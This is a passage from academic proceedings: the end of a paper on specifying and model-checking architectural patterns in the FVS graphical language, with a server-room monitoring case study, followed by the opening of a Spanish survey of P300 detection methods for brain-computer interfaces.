


Figure 2. FVS rules' examples

3. Architectural Patterns in FVS

In this section we will show the specification of some representative architectural patterns, namely the blackboard pattern and the publish/subscribe pattern, three architectural patterns for embedded software and a gateway pattern for microservices and cloud-oriented architectures. These patterns will be addressed in the next subsections. The specification of these patterns is taken from several approaches in the literature in different shapes and flavors, from formal specification given as temporal logics formulas to specifications indicated in natural language [8-10,12]. This might reflect the

flexibility of our approach since it can be adapted to manifold circumstances. Finally, Section 3.5 presents some reflections about the given description and verification of the behavior of architectural patterns in FVS.

3.1 Publish/Subscribe Pattern

In this pattern three type of components are involved: components who publish information or events (depending on the context of the system), components that receive those pieces of information and a intermediate component playing the role of a intelligent buffer that receive the information and send it to those components who claimed interest in that information. That is, in order to receive the information components must first explicitly show interest in receiving it by subscribing to the intermediate buffer. In this way, components that produce the data are decoupled from the components that consume the data. Three main rules shaping the behavior of this pattern according to the specification given in [8] are the following:

- R1: The Publish/Subscribe instantiation must be unique, acting like a *Singleton* [14].
- R2: Whenever a component sends a data to the intermediate buffer, the information must be received. That is, everything components produce it is eventually published.
- R3: Every time a component who has subscribed to receive some type of information and a component publish one of that type, then the interested component eventually receive that information. In other words, subscribes receive their data.

The FVS rules shown in Figure 3 capture these Publish/Subscribe requirements. In the rule in the top of Figure 3 the *BB-On* event stands for the activation of the Blackboard, which must be unique during all the computation according to *R1*. The rule in the middle says that every component *C* that publish a certain data C_i it is received in the intermediate buffer. Finally, the last rule addresses requirement *R3*: if a component C_n is subscribed to data from a component C_i and information C_i is received, then component C_n receives the information.




Figure 3. Publish/Subscribe rules in FVS

3.2 Blackboard Pattern

As in the previous case we follow the specification for this pattern from [8]. This pattern is usually used for the task of collaborative problem solving, i.e., a set of components work together to solve an overall, complex problem that usually do not have a feasible or known solution [8]. Three type of components are present in this pattern: the *blackboard* itself, who plays the role of a publish/subscribe, the *knowledge* components that solve the different parts of the main problem and a *control* component, who centralizes and orchestrates the interaction between all the components. The specification detailed in [8] includes the following requirements describing the behavior of this pattern:

- R1: All the requirements given in Section 3.1 for the publish/subscribe pattern since the blackboard component behaves as a publish/subscribe.
- R2: The *Knowledge* components solve all the tasks they receive.
- R3: Every task published by a *Control* component is eventually assigned.
- R4: Every solution published by a *Knowledge* component is eventually received by the *Control* Component.

Figure 4 shows the FVS rules modeling requirements R2 (in the top of the Figure), R3 (the rule in the middle of the figure) and R4 (the rule in the bottom of the Figure). Note that requirements R1 denoting the behavior of a *Publish/Subscribe* are shown in Figure 3.




Figure 4. Rules for the Blackboard Pattern

3.3 Hardware Abstraction Layer

This pattern belongs to the *Distribution* category for embedded software architectural patterns identified in [12]. The application context of this pattern is the following: An embedded control system controls hardware devices (e.g. sensors and actuators) and the problem is how the engineer can control different kinds of hardware within application, without needing to know the details of the hardware devices. The solution provided by the pattern is the introduction of a hardware abstraction layer interface containing functions to control all the hardware devices.

The requirement shaping the behavior of this pattern (see Figure 5) is very simple: every hardware request must be handled by the interface.




Figure 5. An FVS rule for the HW Abstraction Pattern

3.4 Fixed Process Allocation and Scheduling Hardware Abstraction Layer

This pattern belongs to the *Real Time* category for embedded software architectural patterns identified in [12]. Its application context is the following: An embedded control system requiring several processes. The scheduling is not pre-emptive because there are no priorities between the processes. However, some tasks may need more frequent repetition and some tasks may need more processing time. The pattern allows creating processes with predictable time behavior to address the problem following the next conditions:

1. All the resources needed by a process must be granted before it is started, and no initialization time must be given.
2. Each process is divided into executable codes and for each one their worst-case scenario is calculated.
3. Once a process is started there are no other external interruption allowed until it finishes.

The FVS rules in Figure 6 capture the conditions needed to this particular pattern for embedded systems. The rule in the top of Figure 6 simply states that if a process is started, then it had obtained its resources and no initialization had occurred. The rules in the middle of Figure 6 illustrate the behavior imposed by the second condition. Finally, the rule in the top of Figure 6 tackles the third condition.




Figure 6. Rules for Fixed Scheduling Pattern

3.5 Virtual TimeStamps Pattern

This pattern belongs to the *Fault Tolerance* category for embedded software architectural patterns identified in [12]. Its application context is the following: *How to know the order of events in a distributed embedded system?*. The pattern provides a solution by adding a *TimeStamp* component synchronized by a clock to tag all the events of interest. Rules in Figure 7 introduce the behavior of this pattern. The rule in the top of the Figure simply adds a timestamp to every event whereas the rule at the bottom synchronizes the timestamp component with the clock of the system.




Figure 7. Rules for TimeStamps Pattern

3.6 The API and Cloud-Computing Gateway Pattern

The API-Gateway pattern belongs to the microservices domain and it is fully specified in [10]. As it is explained in [10] the pattern is the entry point of the system that routes the requests to the appropriate microservices, also invoking multiple microservices and aggregating results. It can also be responsible for different tasks such as authentication. Following the specification in [10] we include the following requirements:

- R1: Every request received by any of the microservices of the system must be communicated only by the gateway.
- R2: Every aggregated result transmission must be done through the gateway.
- R3: The gateway must implement the authentication feature.

Rules in Figure 8 introduce the behavior of this pattern. The rule in the top of the Figure 8 claims that every client's request to a micro service must be delivered exclusively by employing the gateway channel (Requirement R1). The second rule focuses on requirement R2: if a result is aggregated then the *API-Gateway* event occurred in the past (i.e., communication took place only by the Gateway). Finally, the rule at the bottom of Figure 8 addresses requirement R3: a micro service will receive a task only if an *Authenticated* event occurred previously (that is, the *Gateway* performed the authentication controls.)




Figure 8. API-Gateway Pattern Behavior

It is worth noticing that these requirements are general enough to match another pattern from the cloud computing domain: the *Cloud component gateway pattern* [9]. By just replacing microservices events for the events of interest in the cloud architecture system this pattern constitute a possible specification of the cloud component gateway pattern.

3.6 Some observations

FVS was able to fully specify pattern behavior in different kind of domains, from traditional architectural patterns such as blackboard or publish/subscribe to more modern ones such as gateways for cloud computing and microservices architectures as well as architectural patterns for embedded software. This may exhibit the flexibility and expressive power of our approach. Nonetheless, a more comprehensive comparison against other approaches is needed to further validate this observation.

4. Case Study: A System for Monitoring a Servers' Room in a University.

In this section we will verify the behavior of some of the previously mentioned patterns in a concrete case of study. Since FVS rules can be translated into Büchi automata [23] they can be used to feed any model checker to verify if the current model of system satisfies their behavior. We employed the LTSA [25] model checker, but any other could have been used as well.

The case of study consists of a system monitoring the servers' room which belongs to the Software Engineering career at the Universidad Nacional de Avellaneda. Temperature and humidity values from the room are read by sensors (three for temperature and three for humidity), and a central system receives this information. In concrete, the server room contains two servers and six sensors monitor them: sensors *BMP280* and *DS18B20* to measure temperature and three sensors *DHT22* for humidity. A *Wemos* board is in charge of reading the values from the sensors whereas the system features a *ThingSpeak* platform. Communication along the system is regulated by

the MQTT (Message Queuing Telemetry Transport) protocol [30].

In further versions of the system more sensors are expected to be aggregated and also an internal system to regulate the temperature of the room taking into account the received information.

We employed two of the architectural patterns from Section 3 in the monitoring system: the Hardware Abstraction Layer pattern (Section 3.3) and the publish/subscribe pattern (Section 3.1). The first pattern was used to shape the communication with the sensors while the second one to distribute the information. Figure 9 shows the architecture of the serve's room monitoring example.




Figure 9. Servers' Monitoring System's Architecture

We build a model of the system and verified the rules modeling both patterns in the LTSA [25] model checker. Regarding performance, LTSA took eight seconds to verify the architectural patterns. After running the model checker we found out that the publish/subscribe pattern behavior was satisfied by the model. However, we found an important bug regarding the Hardware Abstraction Layer pattern, since there was a direct connection from the system to the humidity sensors. This was solved by removing that connection and introducing a proper communication through the gateway.

5. Related and Future Work

We share some objectives and goals with different approaches. Charmy [7] is an appealing framework for architecture's validation and verification. Behavior is denoted using another graphical language called Property Sequence Chart (PSC) [15]. PSC is inspired in UML 2.0 Interaction Sequence diagrams. Contrary to FVS which is exclusively a graphical language, some restrictions in the behavior must be accompanied by natural language. Another distinction is that properties in PSC are described as "negative" or "opposite" behavior whereas in FVS behavior is described by using rules.

In [8] a technique to verify some architectural patterns is presented. Specification of software connectors, components, ports and interactions can be thoroughly described by employing a domain specific language. Verification is achieved by introducing a formal and automatic translation to a theorem prover tool. All the specifications follow an operational approach while our technique is based on a declarative perspective.

In [9-10] some modern patterns for embedded and cloud computing patterns are introduced. This kind of work presenting modern challenges for software architectural patterns is clearly an inspiration for others following this line of research. However, in most cases patterns are not formally described. Besides the specification of the pattern, our approach also offers the possibility to formally verify them by employing a model checker tool [25].

Some other approaches presents novel ADL's to shape the behavior of software architectural patterns [19,26-27]. We believe the graphical nature of FVS, the flexibility and expressive power of its notations plus the possibility of introducing verification tasks and synthesis of behavior makes FVS a distinguishable approach.

Regarding future work we would like to undertake an empiric study to compare the flexibility and expressive power of FVS against other ADL's. We would also like to compare performance issues against other approaches verifying architectural specifications like [7-8]. Finally, we also would like to combine FVS with other frameworks, including static architectural analyzers like [28] as well as dynamic analyzers such as [29].

6. Conclusions

In this work we propose FVS as an architectural description language to denote, explore and verify architectural behavior. To validate our proposal we explore the topic of architectural patterns which subsume typical solutions including the interaction of complex components and connectors. In our experimentation we include widely known patterns such as publish/subscribe or blackboard as well other modern patterns in new domains such as embedded software and distributed and cloud computing architectures aiming to cope with new challenges. All of these patterns were modeled and specified in FVS, showing the flexibility and expressive power of our notation. In addition, we were able to formally verify some pattern in a concrete case of study employing a model checker tool.

7. Referencias

[1] Shaw, Mary, and David Garlan. Software architecture. Vol. 101. Englewood Cliffs: prentice Hall, 1996.

[2] Perry, D. E., & Wolf, A. L. (1992). Foundations for the study of software architecture. *ACM SIGSOFT Software engineering notes*, 17(4), 40-52.

[3] Medvidovic, N., & Taylor, R. N. (2010, May). Software architecture: foundations, theory, and practice. In *2010 ACM/IEEE 32nd International Conference on Software Engineering* (Vol. 2, pp. 471-472). IEEE.

[4] Farshidi, S., Jansen, S., & van der Werf, J. M. (2020). Capturing software architecture knowledge for pattern-driven design. *Journal of Systems and Software*, 110714.

[5] Bozhukha, L., & Beloborodko, O. (2019). SELECTING THE STRATEGY FOR DESIGNING THE SOFTWARE ARCHITECTURE. *System technologies*, 6(125), 121-126.

[6] Chondamrongkul, N., Sun, J., & Warren, I. (2019, July). PAT approach to Architecture Behavioural Verification. In *SEKE* (pp. 187-252).

[7] Pelliccione, P., Inverardi, P., & Muccini, H. (2008). Charmy: A framework for designing and verifying architectural specifications. *IEEE Transactions on Software Engineering*, 35(3), 325-346.

[8] Marmsoler, D. (2018, April). Hierarchical specification and verification of architectural design patterns. In *International Conference on Fundamental Approaches to Software Engineering* (pp. 149-168). Springer, Cham.

[9] Fehling, C., Ewald, T., Leymann, F., Pauly, M., Rütshlin, J., & Schumm, D. (2012, June). Capturing cloud computing knowledge and experience in patterns. In *2012 IEEE Fifth international conference on cloud computing* (pp. 726-733). IEEE.

[10] Taibi, D., Lenarduzzi, V., & Pahl, C. (2018). Architectural patterns for microservices: a systematic mapping study. SCITEPRESS.

[11] Topaloglu, N. Y., & Capilla, R. (2004, September). Modeling the variability of web services from a pattern point of view. In *European Conference on Web Services* (pp. 128-138). Springer, Berlin, Heidelberg.

[12] Eloranta, V. P., Hartikainen, V. M., Leppänen, M., Reijonen, V., Haikala, I., Koskimies, K., & Mikkonen, T. (2009). Patterns for distributed embedded control system software architecture. Tampere University of Technology. Report, 2.

[13] Pahl, C., & Barrett, R. (2010). Pattern-based software architecture for service-oriented software systems. *e-Informatica Software Engineering Journal*.

[14] Gamma, E. (1995). Design patterns: elements of reusable object-oriented software. Pearson Education India.

[15] Autili, M., Inverardi, P., & Pelliccione, P. A scenario based notation for specifying temporal properties. In *Proceedings of the SCESM workshop s* (pp. 21-28). ACM. (2006).

[16] Cavalcante, E., Oquendo, F., & Batista, T. (2014, August). Architecture-based code generation: from π -ADL architecture descriptions to implementations in the Go language. In *European Conference on Software Architecture* (pp. 130-145). Springer, Cham.

[17] Cuenot, P., Chen, D., Gérard, S., Lönn, H., Reiser, M. O., Servat, D., ... & Weber, M. (2007). Towards improving dependability of automotive systems by using the EAST-ADL architecture description language. In *Architecting*

dependable systems IV (pp. 39-65). Springer, Berlin, Heidelberg.

- [18] Haider, U., McGregor, J. D., & Bashroush, R. (2019). The ALI Architecture Description Language. *ACM SIGSOFT Software Engineering Notes*, 43(4), 52-52.
- [19] Velte, T., Velte, A., & Elsenpeter, R. (2009). *Cloud computing, a practical approach*. McGraw-Hill, Inc..
- [20] Tanenbaum, A. S., & Van Steen, M. (2007). *Distributed systems: principles and paradigms*. Prentice-Hall.
- [21] Tierney, B., Johnston, W., Lee, J., & Thompson, M. (2000). A data intensive distributed computing architecture for “grid” applications. *Future Generation Computer Systems*, 16(5), 473-481.
- [22] Shaw, M., & Clements, P. (1996). *How Should Patterns Influence Architecture Description Languages?*. Working paper for DARPA EDCS community.
- [23] Fernando Asteasuain and Víctor Braberman. Declaratively building behavior by means of scenario clauses. *Requirements Engineering*, 22(2):239-274, 2017. doi:10.1007/s00766-015-0242-2
- [24] Fernando Asteasuain – Francisco Tarulla. *Modelado de Comportamiento de Conectores de Software a través de Lenguajes Declarativos*. CONAIIISI 2016.
- [25] Magee, J., Kramer, J., Chatley, R., Uchitel, S., & Foster, H. (2009). *LTSA–Labelled Transition System Analyser*.
- [26] Zhang, X., Lee, C., & Helal, S. (2019). iPOJO flow: a declarative service workflow architecture for ubiquitous cloud applications. *Journal of Ambient Intelligence and Humanized Computing*, 10(4), 1483-1494.
- [27] Dajsuren, Y. (2019). *Defining Architecture Framework for Automotive Systems*. In *Automotive Systems and Software Engineering* (pp. 141-168). Springer, Cham.
- [28] Santos, A., Cunha, A., & Macedo, N. (2019, February). Static-time extraction and analysis of the ROS computation graph. In *2019 Third IEEE International Conference on Robotic Computing (IRC)* (pp. 62-69). IEEE.
- [29] Cavalcante, E., Quilbeuf, J., Traonouez, L. M., Oquendo, F., Batista, T., & Legay, A. (2016, November). Statistical model checking of dynamic software architectures. In *European Conference on Software Architecture* (pp. 185-200). Springer, Cham.
- [30] <http://mqtt.org/> MQTT Protocol Specification

Análisis de las Técnicas de Detección de P300 utilizando Interfaces Cerebro - Computadora

Federico Ariel Marinzalda
Universidad Tecnológica Nacional
Buenos Aires, Argentina
fmarinzalda@frba.utn.edu.ar

Lucas Liaño
Universidad Tecnológica Nacional
Buenos Aires, Argentina
lliano@frba.utn.edu.ar

Nahuel Francisco González
Universidad Tecnológica Nacional
Buenos Aires, Argentina
ngonzalez@frba.utn.edu.ar

Resumen

Las tecnologías de apoyo buscan favorecer la interacción social y la comunicación de los usuarios para mejorar su calidad de vida. En particular, en ciertas patologías (esclerosis lateral amiotrófica, síndrome de enclaustramiento, entre otras) las interfaces cerebro-computadora resultan el medio más efectivo para la comunicación. Este trabajo persigue por objetivo analizar el estado del arte vinculado a las técnicas de detección de potenciales evocados, en particular, del P300. Para ello se estudiaron métodos de detección auditivos, visuales y vibrotáctiles de forma de explorar la bibliografía existente y destacar sus características sobresalientes como así también enumerar sus desventajas a partir de la comparación de técnicas. Por último, se analizan los factores que inciden en el uso e interacción del usuario tomando en cuenta el contexto y los participantes.

Introducción

La Organización Mundial de la Salud y Organización Panamericana de la Salud (OMS y OPS) [1] definen a la discapacidad como un término que engloba “deficiencias: problemas en las funciones o estructuras corporales . . . ; limitaciones en la actividad: dificultades que un individuo puede tener en el desempeño de una actividad; restricciones en la participación: problemas que un individuo puede experimentar al involucrarse en situaciones vitales”. Según la Organización de las Naciones Unidas (ONU) [2], una persona con discapacidad es aquella que posea “deficiencias físicas, mentales, intelectuales o sensoriales a largo plazo que, al interactuar con diversas barreras, puedan impedir su participación plena y efectiva con la sociedad, en igualdad

de condiciones con los demás”. González [3] agrega que esas barreras pueden estar relacionadas a aspectos físicos, edilicios, o arquitectónicos, como así también culturales, sociales, ideológicas y comunicacionales, que limitan a las personas con discapacidad en sus oportunidades al acceso a la educación, salud y trabajo, entre otras actividades.

Lane y Mann [4] definen a las tecnologías de apoyo como aquellas que buscan favorecer la interacción social y la comunicación del usuario en pos de mejorar su calidad de vida a través de las actividades de la vida diaria. En este trabajo se hace foco sobre aquellas tecnologías de asistencia a personas con discapacidades motrices, priorizando a aquellas con patologías como el síndrome de enclaustramiento (SE) y la esclerosis lateral amiotrófica (ELA). Siguiendo a [3], en estas patologías, los productos de apoyo existentes brindan soluciones muy acotadas. Dentro de las dificultades en el acceso podemos distinguir movimientos involuntarios que hacen inviable el uso de mouse o teclados adaptados, el bajo tono muscular que no permite el traslado de miembros superiores o inferiores o la fuerza suficiente para trabajar con un pulsador adaptado. En todos estos casos se busca encontrar en la persona un movimiento voluntario y repetitivo que permita el acceso previamente mencionado.

En 1929, el científico Hans Berger desarrolló un sistema de exploración neurofisiológico denominado electroencefalograma (EEG). En 1977, se lleva adelante el primer sistema basado en interfaces cerebro-computadora (BCI, por sus siglas en inglés) utilizando potenciales evocados visuales. A partir del registro del EEG es posible obtener diferentes tipos de señales para controlar un sistema basado en una interfaz cerebro-computadora. Las tecnologías vinculadas a BCI han ganado relevante interés en la investigación de soluciones para pacientes con las patologías mencionadas [5]. Birbaumer y Cohen [6] indican que los BCI utilizan señales neuropsicológicas originadas en el cerebro para activar o desactivar dispositivos o computadoras. van Gerven *et al.* [7] señala que “cualquier diseño de BCI debe lograr extraer las

características de las señales cerebrales causadas por un estado o proceso mental”. Estas características o tipos de respuestas pueden agruparse en evocados e inducidos. Dentro de los evocados se encuentran los potenciales relacionados a eventos que son respuestas del cerebro ligadas directamente a eventos motores, cognitivos o sensoriales [8]. Un ejemplo de ello es el potencial P300 que se trata de una respuesta que se manifiesta por encefalograma (EEG) 300 ms después de un estímulo poco frecuente [9].

Este trabajo busca caracterizar las técnicas actuales para la detección de P300 y su procesamiento en BCI. Para ello, se evalúan diversas aplicaciones BCI, evaluando y enumerando sus características sobresalientes y desventajas.

Estado del Arte

Es posible clasificar las técnicas de detección de potenciales P300 a partir del tipo de estímulo que evoca dicho potencial.

Métodos de detección visual

Las aplicaciones que utilizan los estímulos visuales para evocar potenciales P300 suelen presentarse en una pantalla ubicada a una distancia adecuada para el usuario. Una característica de los sistemas P300 visuales es la evocación de estímulos a través del uso del contraste entre colores, siendo habitual el uso de interfaces con pocos colores muy diferenciados.

El caso más referenciado es el del P300-Speller [10] que utiliza una matriz 6x6 para representar las 26 letras del alfabeto anglosajón sumado a una serie de caracteres de interés o comandos [11]. Estos caracteres resaltan (en forma lumínica) respecto a los demás siguiendo una secuencia aleatoria. El usuario deberá concentrarse en la opción deseada, lo que evocará un potencial correspondiente al estímulo visual del parpadeo.

Para facilitar aún más la detección de dichos potenciales, se suele realizar un barrido por fila y por columna de dicha matriz. Siendo entonces una fila o columna entera la que parpadea de forma aleatoria. Cuando parpadee el carácter deseado perteneciente a dicha fila o columna, se evocará entonces el potencial P300. Realizando un análisis en conjunto de los valores obtenidos para el barrido por fila y por columna, es posible obtener un puntaje que indique cual es el carácter que se intenta seleccionar [12].

Debido a que la utilización de una matriz 6x6 presenta una gran variedad de opciones, suele suceder que el grado de acierto (efectividad, *accuracy*) no resulta lo suficientemente elevado para poder mantener una comunicación efectiva. Se suele tomar como parámetro un 70% de acierto en la selección de caracteres para considerar efectiva a la comunicación [13]. En el trabajo

realizado por [11] se llevó adelante un estudio sobre un usuario final en estado de SE debido a un derrame cerebral. En las primeras sesiones de dicho trabajo no se logró alcanzar un grado de acierto significativo con una matriz 6x6, por lo que se terminó optando por reducir dicha matriz. En este experimento se hicieron pruebas con matrices de 2x2 (la cual obtuvo un grado de acierto de aproximadamente 95%), matrices 3x5 (grado de acierto de 78%) y finalmente 3x6 con un grado de acierto de 81.5% luego de 11 sesiones de práctica. Halder *et al.* [14] indican que es posible aumentar el grado de acierto de los algoritmos tras múltiples sesiones de entrenamiento.

Según [12], el proceso de detección de potenciales evocados se encara, por lo general, como un proceso de clasificación de las señales entre aquellas que contengan un potencial evocado y aquellas sin potencial evocado. Existen dos tipos de análisis: en tiempo real, u *online*, y fuera del tiempo de ejecución, u *offline*. Kübler *et al.* [15] indican que el análisis en tiempo real, al ser más restrictivo en los tiempos, suele tener un menor grado de acierto pero a su vez es el que permite el uso de estas aplicaciones para facilitar la comunicación de los usuarios finales.

Existen discusiones al respecto de cuál es el método estadístico con mejores resultados. Se propone en [12] el abordaje del problema por optimización directa. En su trabajo, se evalúan múltiples algoritmos como lo son Genetic Algorithm (GA), Differential Evolution algorithm (DE), Random Hill Climbing search (RHC), entre otros. Los resultados del algoritmo utilizado se analizan mediante los k-mejores/k-peores conjuntos. Por otro lado, Liu *et al.* [16] compara clasificadores basados en estos modelos y otros de *machine learning*, como redes neuronales, con su propuesta de un filtro adaptado generalizado a partir de la técnica de procesamiento estadístico de señales. El modelo representa dos tipos de señales (P300 y no P300). Mediante su estudio probabilístico, se clasifica a una señal como P300. A partir de dicho análisis se obtiene una función lineal, reduciendo significativamente el costo computacional para clasificar. Se considera que no toda señal P300 sea ruido, y que tiene patrones que pueden ser utilizados para mejorar la efectividad de clasificación. Se realiza una prueba con dos personas, logrando mejoras en la efectividad de la clasificación respecto a otras metodologías estudiadas. Para 15 ciclos, su efectividad es del 93,5% con una reducción de tiempos de entrenamiento y prueba a un lapso de 0.016 segundos.

La Organización Internacional de Normalización (ISO 9241-20) [17] define a la usabilidad como “el grado en que un producto puede ser usado por usuarios específicos para lograr objetivos específicos con efectividad, eficiencia y satisfacción en un contexto de uso determinado”. [15] toma de referencia esta norma para definir “un marco para evaluar interfaces BCI mediante métricas genéricas y específicas que se pueden aplicar independientemente del lugar de trabajo del equipo investigador, el usuario final

específico, la señal de entrada y la aplicación”, denominado diseño centrado en el usuario. Kleih *et al.* [18] lo aplican en un sistema de deletreo con letras dispuestas en una matriz de 6x6 en cinco pacientes con afasia, un posible síntoma de SE [19]. Se realizan entre 7 y 12 sesiones, con calibración previa para entrenar a un clasificador de análisis discriminante lineal paso a paso (SWLDA, por sus siglas en inglés). En el tercer día de trabajo, cuatro pacientes alcanzan una efectividad de selección del 100%. Tres de los examinados logran efectividades mayores al 75%, siendo capaces de producir respuestas de EEG clasificables de tal modo de poder utilizar la interfaz sin asistencia.

Holz *et al.* [19] utilizan el marco propuesto en la aplicación Brain Painting. Una paciente de 73 años con ELA en estado de SE realizó 200 sesiones en su hogar en un período de 14 meses. El equipamiento se instaló en la residencia de la paciente. Los familiares y cuidadores fueron preparados para poder operar correctamente el equipamiento. El equipo BCI mejoró la calidad de vida del paciente. La paciente utilizó dicha aplicación en un promedio de 82 minutos por sesión, con un desvío de 52 minutos, alcanzando una sesión de duración 230 minutos. Botler *et al.* [20] decidieron continuar con esa línea de investigación, incorporando dos nuevos pacientes al estudio. En esta nueva versión de la aplicación era posible seleccionar entre 10 distintas figuras, con distinto tamaño de trazos posible (N=4), opacidad variable (N=5) y colores múltiples (N=8). El experimento tuvo una duración de tres meses y medio. En una escala del 0 al 10, siguiendo con el método de evaluación propuesto por el equipo, se obtuvo un nivel de satisfacción de media 7.1 (SD = 1.7), un entretenimiento con media de 6.9 (SD = 1.9) y un nivel muy bajo de frustración con media 2.3 (SD = 2.5). Estos resultados refuerzan la idea de que la tolerancia a fallos es mayor en aplicaciones relacionadas al ocio respecto de aplicaciones que comprometen la capacidad de comunicación, tal como menciona [15]. En términos de esfuerzo (*workload*), no hubo un aumento significativo en comparación con la primera versión de dicho trabajo, a pesar del aumento en la complejidad de la aplicación.

A partir de un mapeo realizado por [21] se observa que la cantidad de estudios sobre usuarios finales de la tecnología BCI con más de una sesión de aplicación es extremadamente baja (3.2%). Esto tiene implicancias muy negativas dado que la línea que la comunidad científica está siguiendo no se corresponde con la problemática a la que se intenta dar solución. [15, 21] indican que es necesario aumentar el volumen de estudios que se realizan sobre la aplicación de dichos sistemas en la vida cotidiana de los pacientes. Lo que los autores promueven es la traslación de la tecnología al hogar de los usuarios. Es por ello que la metodología de evaluación de dichas aplicaciones debe ser centrada en el punto de vista de los usuarios. [21] advierte que para lograr una correcta inserción de la tecnología BCI en la vida cotidiana de las personas es necesario que la comunidad científica realice

estudios de larga duración, priorizando la crítica de los usuarios sobre el diseño de la tecnología.

Métodos de detección auditiva

Retomando a Nijboer *et al.* [22], los autores sostienen que varios pacientes con SE tienen visión comprometida, lo cual imposibilita a los mismos a utilizar aplicaciones BCI de detección visual, pero aclaran que no tienen mayores inconvenientes en usar aquellos sistemas de detección auditiva. Halder *et al.* [23] agrega que los dispositivos de detección auditiva son “una alternativa para pacientes con un reducido control de la mirada provocado por daños neurológicos, impidiéndole a la persona enfocar su atención visual a estímulos”.

En [23] se propone un sistema deletreador matricial de 5x5, en el que la selección de una letra se obtiene a partir de la recepción de estímulos sonoros de animales, en el que cada combinación de ellos determina la fila y columna a escoger, utilizando diferencia de tiempo interaural y diferencia de nivel interaural para simular la recepción de cada estímulo en diferentes direcciones. Se realizan pruebas con cinco pacientes de ELA en distintos niveles de evolución de la enfermedad, a través de 5 sesiones con reentrenamiento en cada una de ellas, que consiste en un proceso de calibración repitiendo cada estímulo hasta 10 veces, o la cantidad suficiente para lograr una efectividad del 70%, con una duración de 57.75 segundos por letra. En la etapa de prueba cada usuario deletrea cinco palabras. La letra se escoge mediante un SWLDA que analiza las señales recibidas por 16 canales. Se logra una razón de transferencia de información (ITR, por sus siglas en inglés) promedio de 3.08 bits/min en la quinta sesión, incrementando un 1800% respecto de la primera sesión, y una efectividad de selección del 52.8%, quintuplicando la efectividad de la primera. Tomando en cuenta solamente a los tres participantes con mayor efectividad, dos de ellas diagnosticadas con ELA, el ITR promedio resulta similar a una prueba realizada anteriormente con participantes sanos [24]. Aunque, en contrapartida, este sistema no resulta eficaz para los dos participantes con una evolución más severa de la enfermedad.

En el estudio realizado por [14] se diseña un sistema deletreador de caracteres Hiragana en japonés, el cual consta de 46 sílabas distintas. Se utilizan estímulos auditivos utilizando diferencias de tiempo y nivel interaural para representar las opciones mediante una matriz de 10 x 5, donde se realizan dos barridos, uno correspondiente a las consonantes y otro a las vocales. Se prueba con 6 voluntarios sanos (de control) y un paciente con lesión de médula espinal (usuario final). El procedimiento de calibración y prueba es similar a [23], utilizando análisis de discriminante lineal de contracción (SLDA, por sus siglas en inglés) para determinar la cantidad de repeticiones de los estímulos en la etapa de prueba, mientras que la prueba consta de seleccionar 15 sílabas, en la que la sílaba elegida se determina por un clasificador entrenado por SLDWA que calcula la fila y

columna con mayor peso. Se logra una efectividad de 41% (SD 34%) para modelos en tiempo real y de 57% (SD 39%) para modelos de clasificación *offline*. El tiempo de entrenamiento es de 68 segundos. Se detecta una mejora en los resultados obtenidos en cuatro de los voluntarios de control, alcanzando una efectividad mayor al 70%. Para el usuario final, las distintas etapas de entrenamiento logran que la efectividad de selección se incremente de un 12% en la primera sesión a un 56% en la tercera, con 64% de efectividad en vocales y 72% en consonantes, así como también aumenta el ITR de 0.2 bits/min en la primera sesión a 2 bits/min en la tercera.

Métodos de detección vibrotáctil

Los estudios de Bruner *et al.* [25], Lewis y Rushanan [26] y Ramos Murguialday *et al.* [27] determinan que aquellos pacientes con pérdida parcial o total de las funciones visuales o auditivas estarán imposibilitados de utilizar eficazmente sistemas BCI basados en esos métodos de detección. Han *et al.* [28] establecen que las interfaces basadas en métodos de detección táctiles como una alternativa para brindarles la capacidad de comunicarse. Un ejemplo de ellos son los basados en detección de P300 mediante la modalidad vibrotáctil o somatosensorial, investigados en primera instancia por Brower y van Erp [29].

